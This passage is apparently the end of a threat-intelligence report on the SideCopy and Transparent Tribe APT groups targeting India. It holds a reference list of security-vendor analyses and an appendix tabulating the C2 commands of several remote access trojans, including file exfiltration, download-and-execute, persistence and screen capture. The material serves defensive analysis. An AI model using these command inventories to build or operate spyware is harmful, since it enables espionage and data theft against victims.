[29] Red Raindrop Team. "SideCopy" Arsenal Update: Golang-based Linux Stealing Tool Surfaced. Qianxin. https://ti.qianxin.com/blog/articles/SideCopy's-Golang-based-Linux-tool/.

[30] Red Raindrop Team. First time using a dual-platform assault weapon? Analysis of the attack campaign of the suspected SideCopy group against India. Qianxin. 15 November 2023. https://ti.qianxin.com/blog/articles/Sidecopy-dual-platform-weapon/.

[31] Telsy Threat Intelligence team. SideCopy APT: from Windows to *nix. 5 January. https://www.telsy.com/sidecopy-apt-from-windows-to-nix/.

[32] Jazi, H. SideCopy APT: Connecting lures to victims, payloads to infrastructure. Malwarebytes. 2 December 2021. https://www.malwarebytes.com/blog/threat-intelligence/2021/12/sidecopy-apt-connecting-lures-to-victims-payloads-to-infrastructure.

[33] Black Lotus Labs. ReverseRat Reemerges With A (Night)Fury: New Campaign And New Developments, Same Familiar Side-Actor. Lumen. 11 August 2021. https://blog.lumen.com/reverserat-reemerges-with-a-nightfury-new-campaign-and-new-developments-same-familiar-side-actor/.

[34] Black Lotus Labs. Suspected Pakistani Actor Compromises Indian Power Company With New ReverseRat. Lumen. 22 June 2021. https://blog.lumen.com/suspected-pakistani-actor-compromises-indian-power-company-with-new-reverserat/.

[35] Malhotra, A. InSideCopy: How this APT continues to evolve its arsenal. Cisco Talos. 7 July 2021. https://blog.talosintelligence.com/sidecopy/.

[36] Haritash, C. Seqrite uncovers second wave of Operation SideCopy targeting Indian critical infrastructure PSUs. Seqrite. 9 July 2021. https://www.seqrite.com/blog/seqrite-uncovers-second-wave-of-operation-sidecopy-targeting-indian-critical-infrastructure-psus/.

[37] ThreatMon. APT SideCopy Targeting Indian Government Entities. https://threatmon.io/apt-sidecopy-targeting-indian-government-entities/.

[38] Seqrite. Operation SideCopy Returns. https://www.seqrite.com/documents/en/white-papers/Whitepaper-OperationSideCopy.pdf.

[39] Mantri, K. Operation SideCopy! Seqrite. 23 September 2020. https://www.seqrite.com/blog/operation-sidecopy/.

[40] Mantri, K.; Chaudhari, P.; Tripathy, G. Operation SideCopy. Seqrite. https://www.seqrite.com/documents/en/white-papers/Seqrite-WhitePaper-Operation-SideCopy.pdf.

[41] Black Lotus Labs. Windows Subsystem For Linux (WSL): Threats Still Lurk Below The (Sub)Surface. Lumen. 24 March 2022. https://blog.lumen.com/windows-subsystem-for-linux-wsl-threats/.

[42] maickonn / AllaKore_Remote. https://github.com/maickonn/AllaKore_Remote.

[43] Sebdraven. Copy cat of APT Sidewinder? 8 July 2019. https://sebdraven.medium.com/copy-cat-of-apt-sidewinder-1893059ca68d.

APT36 (Transparent Tribe)

[44] Prakki, S. R. Transparent Tribe APT actively lures Indian Army amidst increased targeting of Educational Institutions. Seqrite. 2 May 2023. https://www.seqrite.com/blog/transparent-tribe-apt-actively-lures-indian-army-amidst-increased-targeting-of-educational-institutions.

[45] Seqrite. Transparent Tribe APT actively lures Indian Army amidst increased targeting of Educational Institutions. https://www.seqrite.com/resources/transparent-tribe-apt-actively-lures-indian-army-amidst-increased-targeting-of-educational-institutions.

[46] Milenkoski, A. Transparent Tribe (APT36) | Pakistan-Aligned Threat Actor Expands Interest in Indian Education Sector. SentinelOne. 13 April 2023. https://www.sentinelone.com/labs/transparent-tribe-apt36-pakistan-aligned-threat-actor-expands-interest-in-indian-education-sector/.

[47] Sandapolla, T. Deciphering APT-36's Latest Linux Malware Campaign: Unveiling Cyber Espionage in India. Uptycs. 17 April 2023. https://www.uptycs.com/blog/cyber_espionage_in_india_decoding_apt_36_new_linux_malware.

[48] Singh, S. A peek into APT36's updated arsenal. Zscaler. 12 September 2023. https://www.zscaler.com/blogs/security-research/peek-apt36-s-updated-arsenal.

[49] Singh, S. APT-36 Uses New TTPs and New Tools to Target Indian Governmental Organizations. Zscaler. 3 November 2022. https://www.zscaler.com/blogs/security-research/apt-36-uses-new-ttps-and-new-tools-target-indian-governmental-organizations.

[50] S2 Research Team. Transparent Tribe APT Infrastructure Mapping - Part 2. Team Cymru. 2 July 2021. https://www.team-cymru.com/post/transparent-tribe-apt-infrastructure-mapping.

[51] Saikumaravel. Transparent Tribe Targets Educational Institution. K7 Security Labs. 11 May 2022. https://labs.k7computing.com/index.php/transparent-tribe-targets-educational-institution/.

[52] Malhotra, A.; McKay, K. Transparent Tribe campaign uses new bespoke malware to target Indian government officials. Cisco Talos. 29 March 2022. https://blog.talosintelligence.com/transparent-tribe-new-campaign/.

[53] Trend Micro. Investigating APT36 or Earth Karkaddan's Attack Chain and Malware Arsenal. 24 January 2022. https://www.trendmicro.com/en_us/research/22/a/investigating-apt36-or-earth-karkaddans-attack-chain-and-malware.html.

[54] Huss, D. Operation Transparent Tribe. Proofpoint. https://www.proofpoint.com/sites/default/files/proofpoint-operation-transparent-tribe-threat-insight-en.pdf.

[55] Flacone, R.; Conant, S. ProjectM: Link Found Between Pakistani Actor and Operation Transparent Tribe. Unit 42. 25 March 2016. https://unit42.paloaltonetworks.com/unit42-projectm-link-found-between-pakistani-actor-and-operation-transparent-tribe/.

[56] The BlackBerry Research and Intelligence Team. Transparent Tribe Targets Indian Government, Defense, and Aerospace Sectors Leveraging Cross-Platform Programming Languages. BlackBerry. 22 May 2024. https://blogs.blackberry.com/en/2024/05/transparent-tribe-targets-indian-government-defense-and-aerospace-sectors.

[57] Büyükkaya, A. Operation FlightNight: Indian Government Entities and Energy Sector Targeted by Cyber Espionage Campaign. EclecticIQ. 17 March 2024. https://blog.eclecticiq.com/operation-flightnight-indian-government-entities-and-energy-sector-targeted-by-cyber-espionage-campaign.

[58] Prakki, S. R. Operation RusticWeb targets Indian Govt: From Rust-based malware to Web-service exfiltration. Seqrite. 21 December 2023. https://www.seqrite.com/blog/operation-rusticweb-targets-indian-govt-from-rust-based-malware-to-web-service-exfiltration/.

[59] Prakki, S. R. Umbrella of Pakistani Threats: Converging Tactics of Cyber-operations Targeting India. Seqrite. 25 July 2024. https://www.seqrite.com/blog/umbrella-of-pakistani-threats-converging-tactics-of-cyber-operations-targeting-india/.

APPENDIX

Ares RAT

No	Command	Functionality
1	upload	Upload a local file to the server
2	download	Download a file via HTTP(s)
3	zip	Create a zip archive of a file or folder
4	cd	Change the current directory
5	screenshot	Take a screenshot and upload it to the server
6	python	Run a Python command or a Python file
7	persist	Install the agent via AutoStart directory
8	clean	Uninstall the agent
9	exit	Kill the agent
10	crack	Remove persistence and kill the agent
11	listall	List file directory and upload it to the server
12	help	Display the help
13	<command>	Execute a shell command and return the output

Crimson RAT

No	Command	Functionality
1	procl / getavs	Get a list of all processes
2	endpo	Kill process based on PID
3	scrsz	Set screen size to capture
4	cscreen	Get screenshot
5	dirs	Get all disk drives
6	stops	Stop screen capture
7	filsz	Get file information (name, creation time, size)
8	dowf	Download the file from C2
9	cnls	Stop uploading, downloading and screen capture
10	scren	Get screenshots continuously
11	thumb	Get a thumbnail of the image as GIF with size 'of 200x150.'
12	putsrt	Set persistence via Run registry key
13	udlt	Download & execute file from C2 with name 'vdhairtn'
14	delt	Delete file
15	file	Exfiltrate the file to C2
16	info	Get machine info (computer name, username, IP, OS name, etc.)
17	runf	Execute command
18	afile	Exfiltrate file to C2 with additional information
19	listf	Search files based on extension
20	dowr	Download file from C2 (no execution)
21	fles	Get the list of files in a directory
22	fldr	Get the list of folders in a directory

DRat

No	**Decoded Command**	**Functionality**
1	getInformitica	Send system info – user & OS name, timestamp, start-up path
2	sup	Send a 'supconfirm' message to start receiving commands
3	close	Send a 'closure' message to close the connection and exit
4	Kaamindina	Check running status
5	del	Delete specific directory (or) file and send confirmation
6	enterPath	Enter a specific directory and send attributes for each file & sub-folder
7	backPath	Send the current working directory
8	driveList	Fetch disk info and DeviceID using: 'SELECT * FROM Win32_LogicalDisk WHERE DriveType = 3'
9	fdl	Upload file attributes
10	fdIConfirm	Upload file
11	fup	Download file
12	fupexec	Download and execute (1)
13	supexec	Download and execute (2)

Feta RAT

No	**Command**	**Functionality**
1	getinfo	Get local IP address, machine name, username, and Windows version
2	dc	Reconnect to C2
3	lsdrives	Get logical drives
4	lsfiles	Get a list of directories and files
5	dlfile	Upload a file
6	exfile	Execute payload
7	upfile	Download payload in AppData directory as 'Song.wav'
8	dtfile	Delete file
9	rmfile	Move file location
10	procview	Get a list of running processes
11	scrnshot	Get a screenshot
12	cmd	Execute a command with 'cmd /C'
13	control	Shutdown controls: 0 – Force shutdown without warning 1 – Reboot 2 – Sign-out
14	sysinfo	Get BIOS, CPU & GPU name, LAN, MAC address, mainboard, RAM details
15	msgbox	(Incomplete but looks like it might display a message based on switch case)
16	screenspy	Get screen capture
17	stopscreenspy	Stop screen capture
18	play	Play an audio file

Reverse RAT 3.0

No	Command	Functionality
1	run	Execute a file
2	list	List files or directories of a path
3	pkill	Kill a running process
4	close	Close the connection with the C2
5	rename	Rename a file
6	screen	Take a screenshot
7	upload	Upload a file to C2
8	delete	Delete a file
9	reglist	List all registry keys and their values
10	process	List all running processes
11	programs	List all installed programs
12	download	Download a file from C2
13	creatdir	Create a new directory
14	shellexec	Execute a command or open a file using cmd.exe
15	regnewkey	Create a new registry key
16	clipboard	Retrieve the clipboard content
17	regdelkey	Delete a registry key
18	downloadexe	Download and execute a file
19	clipboardset	Set the clipboard content